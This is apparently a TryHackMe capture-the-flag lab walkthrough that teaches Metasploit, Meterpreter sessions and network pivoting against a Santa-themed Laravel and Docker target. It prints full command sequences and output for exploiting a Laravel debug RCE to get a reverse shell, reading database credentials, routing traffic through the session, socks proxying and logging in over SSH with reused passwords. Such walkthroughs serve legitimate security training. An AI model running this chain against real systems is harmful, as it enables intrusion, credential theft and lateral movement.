#### What is Docker?

Docker is a way to package applications, and the associated dependencies into a single unit called an image. This image can then be shared and run as a container, either locally as a developer or remotely on a production server. Santa’s web application and database are running in Docker containers, but only the web application is directly available via an exposed port. A common way to tell if a compromised application is running in a Docker container is to verify the existence of a /.dockerenv file at the root directory of the filesystem.

**What is Metasploit?**

Metasploit is a powerful penetration testing tool for gaining initial access to systems, performing post-exploitation, and pivoting to other applications and systems. Metasploit is free, open-source software owned by the US-based cybersecurity firm Rapid7.

**What is a Metasploit session?**

After successfully exploiting a remote target with a Metasploit module, a session is often opened by default. These sessions are often Command Shells or Meterpreter sessions, which allow for executing commands against the target. It’s also possible to open up other session types in Metasploit, such as SSH or WinRM - which do not require payloads.

The common Metasploit console commands for viewing and manipulating sessions in Metasploit are:

Metasploit Console Commands

# view sessions

sessions

# upgrade the last opened session to Meterpreter

sessions -u -1

# interact with a session

sessions -i session\_id

# Background the currently interactive session, and go back to the Metasploit prompt

background

**What is Meterpreter?**

Meterpreter is an advanced payload that provides interactive access to a compromised system. Meterpreter supports running commands on a remote target, including uploading/downloading files and pivoting.

Meterpreter has multiple useful commands, such as the following:

Meterpreter Commands

# Get information about the remote system, such as OS

sysinfo

# Upload a file or directory

upload local\_file.txt

# Display interfaces

ipconfig

# Resolve a set of host names on the target to IP addresses - useful for pivoting

resolve remote\_service1 remote\_service2

Note that normal command shells do not support complex operations such as pivoting. In Metasploit’s console, you can upgrade the last opened Metasploit session to a Meterpreter session with sessions -u -1.

You can identify the opened session types with the sessions command. If you are currently interacting with a Meterpreter session, you must first background it. In the below example, the two session types are shell cmd/unix and meterpreter x86/linux:

Meterpreter Commands

msf6 exploit(multi/php/ignition\_laravel\_debug\_rce) > sessions

Active sessions

===============

Id Name Type Information Connection

-- ---- ---- ----------- ----------


4 shell cmd/unix 10.11.8.17:4444 -> 10.10.152.194:44124 (10.10.152.194)

5 meterpreter x86/linux www-data @ 172.28.101.50 10.11.8.17:4433 -> 10.10.152.194:33296 (172.28.101.50)


#### What is Pivoting?

Once an attacker gains initial entry into a system, the compromised machine can be used to send additional web traffic through - allowing previously inaccessible machines to be reached.

For example - an initial foothold could be gained through a web application running in a docker container or through an exposed port on a Windows machine. This system will become the attack launchpad for other systems in the network.



We can route network traffic through this compromised machine to run network scanning tools such as nmap or arp to find additional machines and services which were previously inaccessible to the pentester. This concept is called network pivoting.



### Using Metasploit

If you are using the Web-based Kali machine or your own Kali machine, you can open Metasploit with the following msfconsole command:

# To search for a module, use the ‘search’ command:

msf6 > search laravel

# Load a module with the ‘use’ command

msf6 > use multi/php/ignition\_laravel\_debug\_rce

# view the information about the module, including the module options, description, CVE details, etc

msf6 exploit(multi/php/ignition\_laravel\_debug\_rce) > info

After using a Metasploit module, you can view the options, set options, and run the module:

Metasploit Console Commands

# View the available options to set

show options

# Set the target host and logging

set rhost MACHINE\_IP

set verbose true

# Set the payload listening address; this is the IP address of the host running Metasploit

set lhost LISTEN\_IP

# show options again

show options

# Run or check the module

check

run

You can also directly set options from the run command:

Metasploit Console Commands

msf6 > use admin/postgres/postgres\_sql

msf6 auxiliary(admin/postgres/postgres\_sql) > run postgres://user:password@MACHINE\_IP/database\_name sql='select version()'

[\*] Running module against 172.28.101.51

Query Text: 'select version()'

==============================

version

-------

PostgreSQL 10.5 on x86\_64-pc-linux-musl, compiled by gcc (Alpine 6.4.0) 6.4.0, 64-bit

[\*] Auxiliary module execution completed

**Using Meterpreter to pivot**

Metasploit has an internal routing table that can be modified with the route command. This routing table determines where to send network traffic through, for instance, through a Meterpreter session. This way, we are using Meterpreter to pivot: sending traffic through to other machines on the network.

Note that Meterpreter has a separate route command, which is not the same as the top-level Metasploit prompt's route command described below. If you are currently interacting with a Meterpreter session, you must first background it.

Examples:

Metasploit Console Commands

# Example usage

route [add/remove] subnet netmask [comm/sid]

# Configure the routing table to send packets destined for 172.17.0.1 to the latest opened session

route add 172.17.0.1/32 -1

# Configure the routing table to send packets destined for 172.28.101.48/29 subnet to the latest opened session

route add 172.28.10.48/29 -1

# Output the routing table

route print

**Socks Proxy**

A socks proxy is an intermediate server that supports relaying networking traffic between two machines. This tool allows you to implement the technique of pivoting. You can run a socks proxy either locally on a pentester’s machine via Metasploit, or directly on the compromised server. In Metasploit, this can be achieved with the auxiliary/server/socks\_proxy module:

Metasploit Console Commands

use auxiliary/server/socks\_proxy

run srvhost=127.0.0.1 srvport=9050 version=4a

Tools such as curl support sending requests through a socks proxy server via the --proxy flag:

Shell commands

curl --proxy socks4a://localhost:9050 http://MACHINE\_IP

If the tool does not natively support an option for using a socks proxy, ProxyChains can intercept the tool’s request to open new network connections and route the request through a socks proxy instead. For instance, an example with Nmap:

Shell commands

proxychains -q nmap -n -sT -Pn -p 22,80,443,5432 MACHINE\_IP

**Challenge Walkthrough**

After deploying the attached VM, run Nmap against the target:

Shell commands

nmap -T4 -A -Pn MACHINE\_IP

Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-13 10:30 EDT

Nmap scan report for 10.10.173.133

Host is up (0.031s latency).

Not shown: 998 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION


80/tcp open http Apache httpd 2.4.54 ((Debian))

|\_http-title: Curabitur aliquet, libero id suscipit semper

|\_http-server-header: Apache/2.4.54 (Debian)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

After loading the web application in our browser at http://MACHINE\_IP:80 (use Firefox on the Kali web-Machine) and inspecting the Network tab, we can see that the server responds with an HTTP Set-Cookie header indicating that the server is running Laravel - a common web application development framework:



The application may be vulnerable to a remote code execution exploit which impacts Laravel applications using debug mode with Laravel versions before 8.4.2, which use ignite as a developer dependency.

We can use Metasploit to verify if the application is vulnerable to this exploit.

Note: be sure to set the HttpClientTimeout=20, or the check may fail. In extreme situations where your connection is really slow/unstable, you may need a value higher than 20 seconds.

Shell commands

$ msfconsole

msf6 > use multi/php/ignition\_laravel\_debug\_rce

[\*] Using configured payload cmd/unix/reverse\_bash

msf6 exploit(multi/php/ignition\_laravel\_debug\_rce) > check rhost=MACHINE\_IP HttpClientTimeout=20

[\*] Checking component version to 10.10.143.36:80

[\*] 10.10.143.36:80 - The target appears to be vulnerable.

**Note: When using TryHackMe's Kali Web-Machine - you should use eth0 as the LHOST value (ATTACKER\_IP), and not the VPN IP shown in the Kali Machine at the top-right corner (which is tun0).**

To find out what IP address you need to use, you can open up a new terminal and enter ip addr. The IP address you need will start with *10.x.x.x*. Remember, you will either need to use eth0 or tun0, depending on whether or not you are using the TryHackMe Kali Web-Machine.

Using ip addr to list the interfaces corresponding IP address in Kali

kali@kali:~$ ip addr

2: eth0: mtu 9001 qdisc mq state UP group default qlen 1000

link/ether 02:cd:41:12:70:5d brd ff:ff:ff:ff:ff:ff

inet 10.9.11.45/16 brd 10.10.255.255 scope global dynamic eth0

valid\_lft 2973sec preferred\_lft 2973sec

inet6 fe80::cd:41ff:fe12:705d/64 scope link

valid\_lft forever preferred\_lft forever

**Now that we’ve confirmed the vulnerability, let’s run the module to open a new session:**

Metasploit Console Commands

msf6 exploit(multi/php/ignition\_laravel\_debug\_rce) > run rhost=MACHINE\_IP lhost=ATTACKER\_IP HttpClientTimeout=20

[\*] Started reverse TCP handler on 10.9.0.185:4444

[\*] Running automatic check ("set AutoCheck false" to disable)

[\*] Checking component version to 10.10.143.36:80

[+] The target appears to be vulnerable.

[\*] Command shell session 1 opened (10.9.0.185:4444 -> 10.10.143.36:53986) at 2022-09-13 11:55:50 -0400

whoami

www-data

The opened shell will be a basic cmd/unix/reverse\_bash shell. We can see this by running the background command and viewing the currently active sessions:

Metasploit Console Commands

background

Background session 1? [y/N] y

msf6 exploit(multi/php/ignition\_laravel\_debug\_rce) > sessions

Active sessions

===============

Id Name Type Information Connection

-- ---- ---- ----------- ----------

1 shell cmd/unix 10.9.0.185:4444 -> 10.10.143.36:53986 (10.10.143.36)

If you are currently in a session - you can run the background command to go back to the top-level Metasploit prompt. To upgrade the most recently opened session to Meterpreter, use the sessions -u -1 command. Metasploit will now show two sessions opened - one for the original shell session and another for the new Meterpreter session:

Metasploit Console Commands

msf6 exploit(multi/php/ignition\_laravel\_debug\_rce) > sessions -u -1

[\*] Executing 'post/multi/manage/shell\_to\_meterpreter' on session(s): [-1]

[\*] Upgrading session ID: 1

[\*] Starting exploit/multi/handler

[\*] Started reverse TCP handler on 10.9.0.185:4433

[\*] Sending stage (989032 bytes) to 10.10.143.36

[\*] Meterpreter session 2 opened (10.9.0.185:4433 -> 10.10.143.36:51132) at 2022-09-13 12:02:51 -0400

[\*] Command stager progress: 100.00% (773/773 bytes)

msf6 exploit(multi/php/ignition\_laravel\_debug\_rce) > sessions

Active sessions

===============

Id Name Type Information Connection

-- ---- ---- ----------- ----------

1 shell cmd/unix 10.9.0.185:4444 -> 10.10.143.36:53986 (10.10.143.36)

2 meterpreter x86/linux www-data @ 172.28.101.50 10.9.0.185:4433 -> 10.10.143.36:51132 (172.28.101.50)

After interacting with the Meterpreter session with sessions -i -1 and exploring the application, we can see there are database credentials available:

Meterpreter Commands

meterpreter > cat /var/www/.env

# ...

DB\_CONNECTION=pgsql

DB\_HOST=webservice\_database

DB\_PORT=5432

DB\_DATABASE=....

DB\_USERNAME=...

DB\_PASSWORD=...

We can use Meterpreter to resolve this remote hostname to an IP address that we can use for attacking purposes:

Meterpreter Commands

meterpreter > resolve webservice\_database

Host resolutions

================

Hostname IP Address

-------- ----------

webservice\_database 172.28.101.51

As this is an internal IP address, it won’t be possible to send traffic to it directly. We can instead leverage the network pivoting support within msfconsole to reach the inaccessible host. To configure the global routing table in msfconsole, ensure you have run the background command from within a Meterpreter session:

Metasploit Console Commands

# The discovered webserice\_database IP will be routed to through the Meterpreter session

msf6 exploit(multi/php/ignition\_laravel\_debug\_rce) > route add 172.28.101.51/32 -1

[\*] Route added

We can also see, due to the presence of the /.dockerenv file, that we are in a docker container. By default, Docker chooses a hard-coded IP to represent the host machine. We will also add that to our routing table for later scanning:

Metasploit Console Commands

msf6 exploit(multi/php/ignition\_laravel\_debug\_rce) > route add 172.17.0.1/32 -1

[\*] Route added

We can print the routing table to verify the configuration settings:

Metasploit Console Commands

msf6 exploit(multi/php/ignition\_laravel\_debug\_rce) > route print

IPv4 Active Routing Table

=========================

Subnet Netmask Gateway

------ ------- -------

172.17.0.1 255.255.255.255 Session 3

172.28.101.51 255.255.255.255 Session 3

[\*] There are currently no IPv6 routes defined.

With the previously discovered database credentials and the routing table configured, we can start to run Metasploit modules that target Postgres. Starting with a schema dump, followed by running queries to select information out of the database:

Metasploit Console Commands

# Dump the schema

use auxiliary/scanner/postgres/postgres\_schemadump

run postgres://postgres:postgres@172.28.101.51/postgres

# Select information from a specific table

use auxiliary/admin/postgres/postgres\_sql

run postgres://postgres:postgres@172.28.101.51/postgres sql='select \* from users'

To further pivot through the private network, we can create a socks proxy within Metasploit:

Metasploit Console Commands

msf6 > use auxiliary/server/socks\_proxy

msf6 auxiliary(server/socks\_proxy) > run srvhost=127.0.0.1 srvport=9050 version=4a

[\*] Auxiliary module running as background job 1.

[\*] Starting the SOCKS proxy server

This will expose a port on the attacker machine that can be used to run other network tools through, such as curl or proxychains

Shell commands

# From the attacker’s host machine, we can use curl with the internal Docker IP to show that the web application is running, and the socks proxy works

$ curl --proxy socks4a://localhost:9050 http://172.17.0.1 -v

… etc …

# From the attacker’s host machine, we can use ProxyChains to scan the compromised host machine for common ports

$ proxychains -q nmap -n -sT -Pn -p 22,80,443,5432 172.17.0.1

Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-24 08:48 EDT

Nmap scan report for 172.17.0.1

Host is up (0.069s latency).

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

443/tcp closed https

5432/tcp closed postgresql

Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds

With the host scanned, we can see that port 22 is open on the host machine. It also is possible that Santa has re-used his password, and it’s possible to SSH into the host machine from the Docker container to grab the flag:

Metasploit Console Commands

msf6 auxiliary(server/socks\_proxy) > use auxiliary/scanner/ssh/ssh\_login

msf6 auxiliary(scanner/ssh/ssh\_login) > run ssh://santa\_username\_here:santa\_password\_here@172.17.0.1

[\*] 172.17.0.1:22 - Starting bruteforce

[+] 172.17.0.1:22 - Success: 'santa\_username\_here:santa\_password\_here' 'uid=0(root) gid=0(root) groups=0(root) Linux hostname 4.15.0-156-generic #163-Ubuntu SMP Thu Aug 19 23:31:58 UTC 2021 x86\_64 x86\_64 x86\_64 GNU/Linux '

[\*] SSH session 4 opened (10.11.8.17-10.10.152.194:55634 -> 172.17.0.1:22) at 2022-11-22 02:49:43 -0500

[\*] Scanned 1 of 1 hosts (100% complete)

[\*] Auxiliary module execution completed

msf6 auxiliary(scanner/ssh/ssh\_login) > sessions

Active sessions

===============

Id Name Type Information Connection

-- ---- ---- ----------- ----------

1 shell cmd/unix 10.11.8.17:4444 -> 10.10.152.194:44140 (10.10.152.194)

2 meterpreter x86/linux www-data @ 172.28.101.50 10.11.8.17:4433 -> 10.10.152.194:33312 (172.28.101.50)

3 shell linux SSH kali @ 10.11.8.17-10.10.152.194:55632 -> 172.17.0.1:22 (172.17.0.1)

msf6 auxiliary(scanner/ssh/ssh\_login) > sessions -i -1

[\*] Starting interaction with 3...

mesg: ttyname failed: Inappropriate ioctl for device

ls /root

root.txt

cat /root/root.txt

THM{...}